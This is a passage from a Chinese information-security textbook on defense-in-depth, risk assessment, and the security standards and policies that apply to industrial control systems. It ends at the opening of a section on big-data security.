为了应对信息化普及产生的各种安全威胁，21 世纪到来前，美国国家安全局（NSA）制定了描述信息保障的指导性文件——《信息保障技术框架》（Information Assurance Technical Framework，IATF），该文件的代表理论称为“纵深防御”（Defense-in-Depth）。根据该理论，美国国家标准与技术研究院（National Institute of Standards and Technology，NIST）的生命周期过程和标准工作组提出了“广度防御”（Defense-in-Breadth）战略，这是对“纵深防御”战略思想的发展。广度防御的核心是在系统的完整生命周期中减少风险，是基于时间的安全防御战略，主要解决供应链的安全问题。纵深防御战略关注的是产品在运行中的安全问题，核心思想是基于分层结构的防御体系对网络和系统的保护，基于空间分层的安全防御。

在纵深防御战略中，人、技术和操作是 3 个核心因素，为保障信息及信息系统的安全，3 者缺一不可。纵深防御提出了“人”这一因素的重要性，人即管理，如

果说技术是安全的基础，管理就是安全的灵魂；在开发安全技术应用时，也需要加强系统整体的风险管理。

纵深防御作为安全保障技术的普适理念，应用于工业控制系统时，根据工业控制系统的自身特点需要通过区域分等级进行安全防护。当管理信息系统、生产执行系统、工业控制系统置于同一网络平面时，层次划分不清，相互包含，相互融合，不同层次、区域的入侵和病毒可以对整个工业控制系统造成危害，网络风暴和拒绝式服务很容易消耗系统资源，造成工业控制系统整体瘫痪。

工业控制系统要建立一个多层次防御体系，需要对技术的交互方式有一个清晰的认识。同时，在对整个工业控制系统划分区域的过程中，明确的界线划分有利于有效实现纵深防御策略。对于网络内部和周围控制系统环境分割的方式，可以包括（但不限于）：

- 防火墙；
- 路由器访问控制列表（Access Control List，ACL）；
- 交换机配置；
- 静态路由和路由列表；
- 专用通信媒体。

图 5.6 显示了一个纵深防御的通用架构。




图 5.6　纵深防御的通用架构

图中将信息结构分为以下 5 个基本功能。

① 外部区连接到互联网或同等位置，以及异地备份或远程设施区域。该区域并不属于隔离区（Demilitarized Zone，DMZ），一般认为是不可信的连接点。对于工业控制系统，该区域包含最多的安全威胁和最低的优先级。

② 企业区是企业通信的连接区域。E-mail 服务、DNS 服务和 IT 业务系统的基础架构组件是该区域的典型应用。与外部区的连接和众多的系统数量使企业区存在各种各样的风险，但依靠成熟的安全体系和系统容忍度，该区域的优先级相对其他区域较低，但远高于外部区。

③ 加工/数据区是产生大部分监控和操作的区域，是控制网络连续性和管理的关键区域。该区域包含操作支撑和工程管理设备，获取数据的服务器和历史记录。其风险程度取决于外部区和企业区，优先级较高。

④ 控制/细胞区是设备间交互的区域，包括可编程逻辑控制器（Programmable Logic Controller，PLC）、HMIs 和基本输入/输出等设备。由于该区域的性能直接影响到终端设备的物理性能，所以它拥有很高的优先级。在现代控制网络中，这些设备将支持 TCP/IP 和其他常见协议。

⑤ 安全区通常拥有最高的安全等级，区域中的设备可以自动控制终端设备的安全等级。该区域的风险较低，区域中的设备只能与终端设备相连，但是出于远程监控和容忍度支持的目的，很多设备已经开始支持 TCP/IP 连接功能。

纵深防御体系的每个区域都有自身的安全重点，一个尝试威胁重要基础设施系统的攻击者最有可能攻击系统的核心控制域，如果工业控制系统的信息资源核心区域遭到破坏，将会给整个系统的操作带来毁灭性结果。由此可见，分区域、分层管理的纵深防御十分重要。

不同的产业需要通过其不同的技术特点，制定出符合自身要求的纵深防御框架。核电系统一直是安全关注的焦点，关乎民生和清洁能源的使用，尤其是在日本“3 • 11”地震核电站泄漏事故发生之后，全球再一次重点关注了核电安全。以我国第一座大型商用核电站大亚湾核电站为例，其设计、建造和运行完全采用了纵深防御的原则，包含以下 5 道防线。

第 1 道防线：精心设计，精心施工，确保核电站的设备精良。建立周密的程序、严格的制度和必要的监督，加强对核电站工作人员的教育和培养，使得人人关心安全，人人注意安全，防止发生故障。

第 2 道防线：加强运行管理和监督，及时正确处理不正常情况，排除故障。

第 3 道防线：必要时启动由设计提供的安全系统和保护系统，防止设备故障和人为差错酿成事故。

第 4 道防线：启用核电站安全系统，加强事故中的电站管理，防止事故扩大，保护安全壳厂房。

第 5 道防线：万一发生极不可能发生的事故，并且有放射性外泄，启用厂内外

应急响应计划，努力减少事故对居民的影响。

这 5 道防线相互作用，相互支持，从设备和管理上提供了多层重叠保护，确保了反应堆功率的有效控制、燃料组件的充分冷却，以及放射性物质能有效地包裹起来不发生泄漏。

在工业控制系统纵深防御战略的保护下，同时需要工业控制系统安全管理平台对其进行有效的风险管理。

2. 工业控制系统安全管理平台建设

工业控制系统通过纵深防御战略保障整体的网络空间安全，随着两化（工业化和信息化）融合的逐渐加深，工业控制系统和传统信息系统的安全问题逐渐融合，但其不同的业务特点也产生了独特的安全需求。庞大、安全需求较高的工业控制系统需要一个更加可信的计算环境，针对不同安全优先级、不同区域进行管理。

工业控制系统安全管理平台运维模型可以分为两部分：控制端安全管理和业务端安全管理。

控制端安全管理建设主要是为了保证工业控制系统相关信息系统基础设施的安全，主要包括数据库服务器的操作和应用系统等信息技术资源的安全，从工业控制系统整体的安全控制对系统的信息资源进行各方面监控，同时管理系统的报警平台，对所有网络操作进行审计并处理警报信息，并做出积极响应。

业务端安全管理主要是针对工业控制系统终端的安全管理，这是因为系统终端的安全防护措施薄弱，很容易遭到病毒攻击，很多攻击者常利用终端的安全弱点，通过感染工业控制系统终端来破坏整个系统。工业控制系统终端应用内容相对稳定，主要是安装工业控制系统操作控制程序。为避免终端遭到恶意软件攻击，可以利用工业控制管理平台对终端应用程序进行管理。管理平台包括众多功能特点：管理平台软件本身只占用少量资源，保证管理的稳定性；管理平台需要具有终端准入控制功能，避免没有达到安全基线的设备对工业控制系统终端进行操作和管理；管理平台客户端可以对终端进行加固和优化，提升终端安全水平；对外设（如 USB 接口、光驱等）具备一定的管理能力；控制平台具有离线管理功能并可以对工业通信协议进行监控；具备在线或离线管理用户的强身份认证功能等。

3. 工业控制系统的风险评估

随着工业化和信息化的深度融合和网络技术的不断进步，传统意义上较为封闭并普遍认为安全的工业控制系统，正暴露在网络攻击、病毒、木马等传统网络安全威胁下。作为国家关键基础设施的重要部分，工业控制系统一旦受到攻击容易造成设备受损、产品质量下降等，影响国民经济和社会稳定，甚至危害国家安全。然而，由于工业控制系统设计之初往往只关注可靠性和实时性，信息安全被长期忽略，且传统信息系统上流行的入侵检测、防火墙和漏洞修复等信息安全技术手段由于兼容

性问题，很难不做更改地在工业控制网络内进行部署，导致工业控制系统存在的漏洞和隐患难以得到有效的防护，工业控制系统长期存在的风险隐患已经成为影响国家关键基础设施稳定运行的重要因素。

（1）风险评估框架

风险是指那些能够利用系统的脆弱性并给系统带来不良后果的潜在威胁源。风险评估就是针对某种漏洞对某个特定设施产生的风险进行评估。风险评估的客体是工业控制系统的资产，包括物理资产、逻辑资产和人力资产。通过评估，资产的价值可以定量或定性表示。评估包含对降低每一个风险的安全控制的评价及实施这些安全控制所付出的代价。评估完成后，要识别消减每项风险的成本，将其与风险发生所付出的代价加以比较，明确为降低风险所需采用的安全控制手段。需要注意的是，在风险评估的过程中，必须意识到评估可能对控制系统的影响，应保证相关控制人员全程在场。

工业控制系统领域中采用了基于安全完整性等级（SIL）的风险评估框架和方法。由于工业控制系统的信息安全风险评估是对系统内、外部各种威胁利用系统漏洞导致安全事件的可能性及其所产生的各种对自身、环境甚至国家安全所造成的影响和后果的评估，因此这也给工业控制系统的信息安全风险评估框架和方法的研究带来了巨大的挑战。

Haimes 等提出了层次全息建模（HHM）的风险评估框架，它用于识别基础设施所面临的各种风险源，对子系统风险及其整体系统风险进行评价。该框架在关键基础设施中的 SCADA 等工业控制系统进行了应用。另一个关于工业控制系统的信息安全评估整体性框架是 ANSI/ISA-99 等标准所提出的基于安全保障等级（SAL）的风险评估框架。

达到可接受风险级别是指通过降低或消除漏洞，将风险控制在可接受的范围内。因此，为了使系统至少达到最小的控制系统安全需求，在对漏洞进行风险程度排序时必须要依照将风险降低到可接受的级别所产生的代价与收益的整体衡量。在整个风险评估的过程中，在选择漏洞和执行安全控制之前应该对漏洞有可能带来的风险进行评估和划分等级。在实际风险评估过程中，经常犯的一个错误是选择了一个漏洞而没有考虑与其相对应的风险级别。

如图 5.7 所示是 FISMA（Federal Information Security Management Act）风险管理框架。

风险管理过程位于安全类别标识和基线安全控制选择过程之后。《信息技术系统的风险管理指南》（NIST SP 800-30）中指出一个风险评估方法包括以下几步：

① 描绘信息系统的整体环境并标识出系统的边界；

② 识别有可能攻击系统漏洞的一系列威胁源；

③ 识别系统潜在的安全漏洞；

④ 分析为降低系统漏洞同时减少负面事件影响而计划采取的一系列控制手段；




图 5.7　FISMA 风险管理框架

⑤ 依据发生的概率对系统的漏洞进行分级；

⑥ 对每一个漏洞的影响程度进行分级；

⑦ 基于高、中、低等级对风险进行测量；

⑧ 推荐为降低风险所采取的安全控制和选择的方法；

⑨ 生成风险评估报告，描述系统的威胁和漏洞、风险测量及控制执行的建议。

风险评估流程如图 5.8 所示。




图 5.8　风险评估流程

进行风险评估时应建立适当的组织结构，如成立由领导小组、相关业务组、技术组等组成的风险评估小组，针对风险评估范围及目标开展评估工作。同时，要遵守相关的法律法规，承担相应的责任与义务。

（2）风险评估原则

在风险评估中，评估原则包含以下内容。

① 可控性原则：包括人员可控性、工具可控性和项目过程可控性。所有参与工业控制风险评估的人员均应进行严格的资格审查和备案，明确其职责分工，并对人员工作岗位的变更执行严格的审批手续，确保人员可控。相关评估人员必须持有国际、国家认证注册的信息安全从业人员资质证书，确保具备可靠的职业、道德素质。如果根据项目的具体情况，需要进行人员调整，必须经过项目变更程序，得到双方的正式认可和签署。所有使用的安全风险评估工具均应通过多方综合性能对比、挑选，并取得有关专家论证和相关部门的认证。

② 完整性原则：严格按照委托单位的评估要求和指定的范围进行全面的评估服务。

③ 最小影响原则：从管理层面和工具技术层面，力求将风险评估对工业控制网络的正常运行的可能影响降低到最低限度。一般采用分析法或（和）比较法，进行安全风险评估。在采用试验法进行风险评估时，实施在备份网络上，或分部门、分段在非生产周期/生产低峰期实施。

④ 保密原则：与被评估单位签署保密协议和非侵害性协议。

（3）风险评估技术方法

定性和定量风险评估技术方法是在确定风险时具体采用的高、中、低等定性分级方法或使用数字值定量计算等评估技术方法。

在风险评估中，确定风险总的来说就是回答 3 个问题：什么会出错、出错的可能性有多大、后果是什么。定性风险评估方法主要是凭借评估者和专家的经验、直觉和主观判断对这些问题给出高、中、低等定性分析和判断。定量风险评估方法也叫概率风险评估，它主要是对负面事件的可能性用概率或频率表达出来并给出后果的数字化值，从而得出风险的量化值。定量风险评估方法能从数量上说明评估对象的危险程度，精确描述系统的危险性，因此它也是当前工业控制系统信息安全风险评估的主要研究方向。

定量风险评估，特别是采用树、图等图形化方式的定性/定量（特别是定量方法）风险评估方法是工业控制系统信息安全风险评估研究的一个热点。根据具体方法不同，树、图等图形化方法可以从攻击者、防御者和中立第三方的不同用户视角可视化、结构化地展示工业控制系统的攻击路径、系统漏洞、防御措施和消控措施等，还可以进一步进行定性和定量风险分析和评价。

工业控制系统的信息安全攻击方法和漏洞是近年来工业控制系统信息安全风险评估的热点。对关键基础设施工业控制系统的信息安全攻击是传统物理攻击的一种自然发展，在当前工业控制系统标准化和互连的趋势下，采用信息安全攻击对攻击者来说更便宜、风险更低、不受地理限制，并且更容易复制和协作。

当前，工业控制系统的信息安全攻击可简单分为非目标式攻击和目标式攻击。非目标式攻击既可以由非预期软件错误引发，也可以是非专门针对控制系统的攻击，

如在一次军事演习中，一个海军雷达系统对附近的水设施和电力设施造成严重电磁干扰，导致无法远程驱动关键阀门的开启和关闭等。目标式攻击是那些有意图和能力，以敲诈勒索为目的甚至实现军事和战略目的的对关键基础设施工业控制系统的攻击。

除了研究工业控制系统信息安全外因外，还有内因需要研究。因工业控制系统在设计时未考虑安全、长生命周期、采用商业 IT 产品和系统、标准化及同外界连网等原因，工业控制系统自身的漏洞和攻击面日益增大，关于工业控制系统的漏洞研究也成为当前工业控制信息安全风险评估中的一个重点和热点。例如，在美国 NIST SP 800-82 中将工业控制系统的漏洞分为策略和指南漏洞、平台漏洞（包括平台配置漏洞、平台硬件漏洞、平台软件漏洞和平台恶意软件防护漏洞）和网络漏洞（包括网络配置漏洞、网络硬件漏洞、网络边界漏洞、网络监测和记录漏洞、通信漏洞和无线连接漏洞）。在美国国土安全部控制系统安全计划（CSSP）、美国能源部国家 SCADA 系统测试床计划（NSTB）等根据所执行工业控制系统评估发布了工业控制系统漏洞分析报告，详细描述了工业控制系统中的主要共性漏洞、漏洞分类、具体漏洞描述、相关漏洞来源及漏洞评分方法等。

在风险评估过程中，可以利用一些辅助性的工具和方法来采集数据，帮助完成现状分析和趋势判断。脆弱性扫描工具是目前应用最广泛的信息安全风险评估工具，常见的脆弱性扫描工具主要有基于网络的扫描器、基于主机的扫描器、分布式网络扫描器、数据库脆弱性扫描器等。风险评估工具作为风险评估的辅助手段，将专家知识经验集中并得到广泛应用，保证风险评估结果的可信度，在一定程度上解决了人工评估的局限性。

与传统信息系统相比，工业控制系统更关注系统的实时性，强调系统的容错能力和可靠性，因此工业控制系统风险评估在实施原则、技术手段和结构表现形式方面与传统信息系统风险评估相比存在一定的差异，具体包含以下 3 方面内容。

① 评估原则强调零风险：由于工业控制系统往往处于不间断运行状态，任何系统故障都会造成重大的损失，因此工业控制系统风险评估首先强调风险控制，从项目管理和技术应用的层面，将风险评估实施工作对工业控制系统和网络的正常运行所可能产生的影响降到最低程度，同时在安全监察实施前切实做好备份和应急措施。

② 评估方式以模拟仿真为主：作为传统风险评估的核心内容，信息安全漏洞和隐患分析需要绕过系统的安全机制，验证信息安全漏洞和隐患的存在性，这样不可避免地会对待测系统的秘密性、完整性和可用性造成破坏，因此直接在生产系统上实施风险评估需要将现场测试和实验室仿真相结合，以实验室工作为主，通过实际数据来建立模拟仿真环境，并在此基础上进行漏洞和隐患的验证；现场检查主要通过文档审阅、配置核查和人员访谈等手段理解系统中潜在的安全漏洞，并不包括漏洞利用的环节。

③ 评估结果的覆盖面更广：传统风险评估的结果以系统存在的漏洞和隐患为基

础，强调信息系统安全威胁对业务的连续性和数据的安全性造成的影响；而系统风险评估在此基础上更加注重由信息安全事件所造成的经济损失、环境污染、人身伤害等社会范畴，往往需要结合工艺流程甚至供应链等方面的内容进行宏观危害分析。

5.6.4　工业控制系统安全技术标准及政策

从 20 世纪 90 年代开始，美国等主要国家将工业控制系统及其服务的关键基础设施列为网络空间作战的重点保护对象，纷纷出台了多项政策。

1. 工业控制系统安全相关政策标准

鉴于工业控制系统信息安全的重要性，2001 年，美国发布《信息时代的关键基础设施保护》，成立“总统关键基础设施保护委员会”（PCIPB），由其负责制定新的信息安全保障国家战略；随后在 2002 年发表的《国土安全国家战略》中，将保护控制系统基础设施安全列入重要的工作内容；2003 年，又把控制系统安全纳入《网络空间国家安全战略》；2008 年，美国商务部制定了《工业控制系统安全的指导书》，监管工业控制产品（SCADA/DCS/PLC）的安全性；2009 年，美国国土安全部颁布《保护工业控制系统的战略》，涵盖能源、电力、交通等 14 个行业的工业控制系统安全，提出了工业控制系统的纵深防御战略。

随着对工业控制系统安全威胁的认识日益加深，国际社会加强了工业控制系统及关键基础设施安全防护的研究。各标准化组织陆续推出了一些标准、规范、建议和指南，形成了从国家法规标准到行业规范指南等一系列规范性文件。其中 SP800-82 于 2010 年 10 月（2011 年 6 月）发布，是美国国家标准与技术研究院（NIST）依据 2002 年的《联邦信息安全管理法》、2003 年的国土安全总统令 HSPD-7 等编制而成的。该指南概述了 ICS 和典型的系统拓扑结构，指出了对这些系统的典型威胁和脆弱点所在，为消减相关风险提供了建议性的安全对策。同时，根据 ICS 的潜在风险和影响水平的不同，它指出了保障的不同方法和技术手段，适用于电力、水利、石化、交通、化工、制药等行业的 ICS 系统。IEC/TC65（工业过程测量、控制和自动化）下的网络和系统信息安全工作组 WG10 与国际自动化协会 ISA 99 委员会的专家成立联合工作组，共同制定了 IEC 62443《工业过程测量、控制和自动化 网络与系统信息安全》系列标准。其目标是定义一个通用的、最小要求集以达到各级 SALs（Security Assurances Levels）的安全保障需求。IEC 62443 共分为 4 部分，第 1 部分是通用标准，第 2 部分是策略和规程，第 3 部分提出系统级的措施，第 4 部分提出组件级的措施。

在国家层面的指导下，各行业纷纷采取了相应的措施。2005 年，美国能源部发布《改进 SCADA 网络安全的 21 项措施》；美国天然气协会（AGA）发布《SCADA 通信的加密保护（APII164）》；美国石油协会发布《管道 SCADA 安全（APII164）》、

《石油工业安全指南》；北美电力可靠性委员会发布《北美大电力系统可靠性规范（NERCCIP002-009）》；2009 年 5 月，奥巴马政府发布《网络空间政策评估——保障可信和强健的信息和通信基础设施》的报告，提出了近期行动计划 10 项和中期行动计划 14 项等。

同时，美国国土安全部 DHS 和世界多家知名工业控制领域企业开展合作，建立了“工业控制系统安全评估实验室”，搭建了模拟环境，开展了相关研究，发布了 CSET 安全评估工具，并启动了“控制系统安全计划（CSSP）”，目标是通过国家、地方政府协调工业控制系统的运营单位、操作者和供应商，减少关键设施和资源部门的工业控制系统安全风险，保护工业控制系统服务的国家关键基础设施。

美国通过建立高层次、有贯彻力的协调机制，加强政府间及政府与私营部门、个人的广泛合作，提高了网络和信息系统的恢复能力和安全性，降低了网络和信息系统的脆弱性，以便及时有效地应对各类风险和事件。

欧盟及欧洲各国也开展了针对工业控制系统及其所服务的关键基础设施的保护研究：2004 年至 2010 年发布了一系列关键基础设施的保护的报告；欧洲网络和信息安全局（ENISA）在 2011 年 12 月发布了《保护工业控制系统》系列报告。英国、荷兰、法国、德国、挪威、瑞典等国家也纷纷发布了相应的法规或指南。国际组织及各国发布的重要工业控制系统安全相关标准、指南及法规如表 5.6 所示。

表 5.6　国际组织及各国发布的重要工业控制系统安全相关标准、指南及法规列表

	组 织 名 称	文 件 名 称	文 件 类 型
国际组织	国际电工委员会（IEC）	电力系统控制和相关通信：数据和通信安全（IEC62210）	标准
		工业过程测量和控制的安全性——网络和系统安全（IEC62443）	标准
	仪表系统与自动化学会（ISA）	生产控制系统安全	标准＆指南
美国	国家标准技术研究所（NIST）	工业控制系统安全指南（NISTSP800-82）.	指南
		联邦信息系统和组织的安全控制建议（NISTSP800-53）	指南
		系统保护轮廓——工业控制系统（NISTIR7176）	指南
		中等健壮环境下的 SCADA 系统现场设备保护概况	指南
		智能电网安全指南（NISTIR7628）	指南
	北美电力可靠性委员会（NERC）	北美大电力系统可靠性规范（NERCCIP002-009）	规范
	美国天然气协会（AGA）	SCADA 通信的加密保护（AGAReportNo.12）	标准
	美国石油协会（API）	管道 SCADA 安全（API1164）	指南
		石油工业安全指南指南	指南
	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步	指南
	国土安全部（DHS）	中小规模能源设施风险管理核查事项	指南
		控制系统安全一览表：标准推荐	指南
		SCADA 和工业控制系统安全	指南
	美国核管理委员会	核设施网络安全措施（Regulatory Guide5.71）	指南

续表

	组 织 名 称	文 件 名 称	文 件 类 型
英国	英国国家基础设施保护中心（CPNI）和美国国土安全部（DHS）联合发布	工业控制系统安全评估指南指南	指南
		工业控制系统远程访问配置管理指南	指南
	英国国家基础设施保护中心（CPNI）	过程控制和 SCADA 安全指南指南	指南
		SCADA 和过程控制网络的防火墙部署	指南
荷兰	国际仪器用户协会（WIB）	过程控制域（PCD）——供应商安全需求	法规
法国	国际大型电力系统委员会（CIGRE）	电气设施信息安全管理	指南
德国	国际工业流程自动化用户协会（NAMUR）	工业自动化系统的信息技术安全：制造工业中采取的约束措施（NAMURNA115）	指南
挪威	挪威石油工业协会（OLF）	过程控制、安全和支撑 ICT 系统的信息安全基线要求（OLF Guideline No.104）	指南
		工程，采购及试用阶段中过程控制、安全和支撑 ICT 系统的信息安全的实施（OLF GuidelineNo.110）	指南
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南	指南

此外，美国国土安全部多次举办了网络风暴演习，演习涉及多个部门、私人企业和厂商。该演习的目的在于检验包括电力、水源和银行在内的美国重要部门遭大规模网络攻击时的协同应对能力。

2. 我国工业控制系统政策及标准

工业和信息化部于 2011 年 9 月发布《关于加强工业控制系统信息安全管理的通知》（工信部协〔2011〕451 号），通知明确了工业控制系统信息安全管理的组织领导、技术保障、规章制度等方面的要求，并在工业控制系统的连接、组网、配置、设备选择与升级、数据、应急管理 6 个方面提出了明确的具体要求。

2012 年 6 月 28 日，国务院发布的《关于大力推进信息化发展和切实保障信息安全的若干意见》（国发〔2012〕23 号）明确要求：保障工业控制系统安全；加强核设施、航空航天、先进制造、石油石化、油气管网、电力系统、交通运输、水利枢纽、城市设施等重要领域工业控制系统，安全定期开展安全检查和风险评估，重点对可能危及生命和公共财产安全的工业控制系统加强监管；对重点领域使用的关键产品开展安全测评，实行安全风险和漏洞通报制度。

电力行业已陆续发布《电力二次系统安全防护规定》、《电力二次系统安全防护总体要求》等一系列文件。交通铁路系统也发布了 TB10117—1998《铁路电力牵引供电远动系统技术规范》，TB10064－2002《电力系统综合设计》和《铁路供电水电调度规则》、《关于强化铁路牵引供电和电力远动系统若干要求》等文件。

全国信息安全标准化技术委员会（TC260）组织开展了工业控制系统相关标准的编写，目前在编的标准有：《信息安全技术 SCADA 系统安全控制指南》、《信息安全技术 安全可控信息系统（电力系统）安全指标体系》，计划制定《信息安全技术 工

业控制系统安全管理基本要求》、《信息安全技术 工业控制系统安全检查指南》、《信息安全技术 工业控制系统测控终端安全要求》、《信息安全技术 工业控制系统安全防护技术要求和测评方法》、《信息安全技术 工业控制系统安全分级指南》等。

5.6.5 工业控制系统安全应对的相关思考

工业控制系统安全与传统的信息安全不同，它通常更多关注的是物理安全与功能安全，而且系统的安全运行由相关的生产部门负责，信息部门仅处于从属的地位。随着信息化与工业化技术的深度融合及潜在网络战威胁的影响，工业控制系统也将从传统的仅关注物理安全、功能安全转向更为关注信息系统安全，这种转变将在国家政策的推动下对传统的工业企业产生较大的影响。确保与国计民生相关的工业控制系统安全已被提升到了国家安全战略的高度，再加上工业控制系统跨学科、跨行业应用的特殊性，使其安全保障体系的建立必须在国家、行业监管部门、工业控制系统企业（用户）、工业控制系统提供商、信息安全厂商等多方面的协同努力下才能够实现。

在国家的层面，可通过出台工业控制系统安全的相关政策、法规等可落地的指导性文件，从确保国家安全战略、应对网络战的威胁角度明确国家各行业的战略目标和任务。进一步需要组织、协调行业监管部门、研究机构、工业控制系统的企业（用户）、信息安全厂商等共同参与合作，建立与工业控制系统安全相关的管理要求及技术标准与规范。明确行业监管部门的安全检查及督促企业进行安全整改的职责。建立国家层面的工业控制系统漏洞发布机制及漏洞信息共享平台。

在行业监管部门层面，可在行业内部建立起有效的工业控制系统安全监管机制及行业内部的安全通告机制；基于国家层面的安全管理要求与标准规范，构建适用于本行业的安全防护体系、标准及规范；建立适用于行业的风险评估与安全检查机制，定期对工业控制系统的企业（用户）进行合规性安全检查并督促不合格企业进行安全整改。从国家政策落实的角度，通过安全检查促进工业控制系统的企业（用户）加强对工业控制系统安全的重视，并提升工业控制系统管理人员的安全意识。

对于工业控制系统的企业（用户）来说，信息管理部门将被赋予更多的信息安全管理职责。首先，用户需要和生产部门及信息安全厂商协同构建企业工业控制系统安全管理与技术防护体系；建立与工业控制系统环境、人员管理安全相关的制度、规范；依据工业控制系统的重要性及潜在风险制定分级分域的管控与安全防护策略；明确操作管理人员的角色定义、职责及访问授权。其次，逐步加强对工业控制系统的安全运维管理，通过在工业控制系统上线前的漏洞扫描、配置核查与风险评估，运行阶段的安全管理、合规性监测及维护阶段的安全检测与风险控制，形成完善的基于工业控制系统全生命周期的安全管控体系。最后，建立有效的安全应急体系，对于发现的攻击或违规行为，能够快速上报并及时处理；同时，加强企业内部人员

的安全意识和管理制度的培训是当前企业提升工业控制系统安全防护能力的首要任务。

对于工业控制系统提供商来说，因其重视工业控制系统的功能性实现、忽视安全性开发的历史原因，导致工业控制系统存在不少的安全脆弱性问题。又因为工业控制系统的专业性，使得信息安全厂商虽然有时能够发现工业控制系统存在的脆弱性，但因缺乏相应的实验环境、相应的知识等多种原因，而难以提供相应的经过验证的补丁程序。因此，这些关于工业控制系统脆弱性问题的解决及相应的安全防护产品与工业控制系统间的协同离不开工业控制系统提供商的积极参与。

对于信息安全厂商来说，工业控制系统安全将是一个新的战略发展方向。在复杂多变的互联网空间攻防对抗的经验、技术、产品和最佳实践方面的积累将是其进军工业控制系统安全的最大优势。但也存在不熟悉工业控制系统环境、缺乏对工业控制协议的深入研究和积累、缺乏对工业控制系统控制原理及业务流程的深度理解，且因缺乏工业控制系统实验环境，难以进行脆弱性分析研究等现实的不足，造成信息安全厂商必须和行业监管部门、工业控制系统的企业（用户）及工业控制系统提供商建立相对紧密的合作关系，成立联合实验室，参与构建行业级漏洞信息分享平台，建立专业的、关于工业控制系统的攻防研究团队，以提供针对性的、个性化的安全服务，只有这样才能有效解决用户的安全需求。

5.7　大数据安全

大数据是继物联网、云计算、移动互联网之后的又一个新名词，是信息化、网络化和智能化发展的必然产物。在大数据这个名词诞生之前，业界已经意识到由于信息技术的快速发展，数据量会呈爆发性的态势，并且于早前就提出了“信息爆炸”、“海量数据”等概念。早在 1989 年，Gartner 提出 BI（Business Intelligence）概念。2008 年，Gartner 将 BI 概念进一步升级为高级分析（Advanced Analytics）。2011 年，麦肯锡阐释了大数据概念，虽然名称不同，但其实质没有变化，只是在处理数据方面更大量、多样、实时。大量数据的产生赋予了数据处理分析更高的实时性、有效性要求，推动了大数据技术的发展。

5.7.1　大数据安全概述

大数据是从“Big Data”翻译而来，该词首次被提出是在 2011 年麦肯锡发布的研究报告——《大数据：创新、竞争和生产力的下一个新领域》中，这份报告研究了数据和文档的状态，同时讲解了处理这些数据能够释放出的潜在价值。在该报告中，麦肯锡对大数据给出了如下定义：大数据是指大小超出了传统数据库软件工具的抓取、存储、管理和分析能力的数据群。这个定义有意地带有主观性，对于“究

竟多大才算是大数据”，其标准是不确定的。

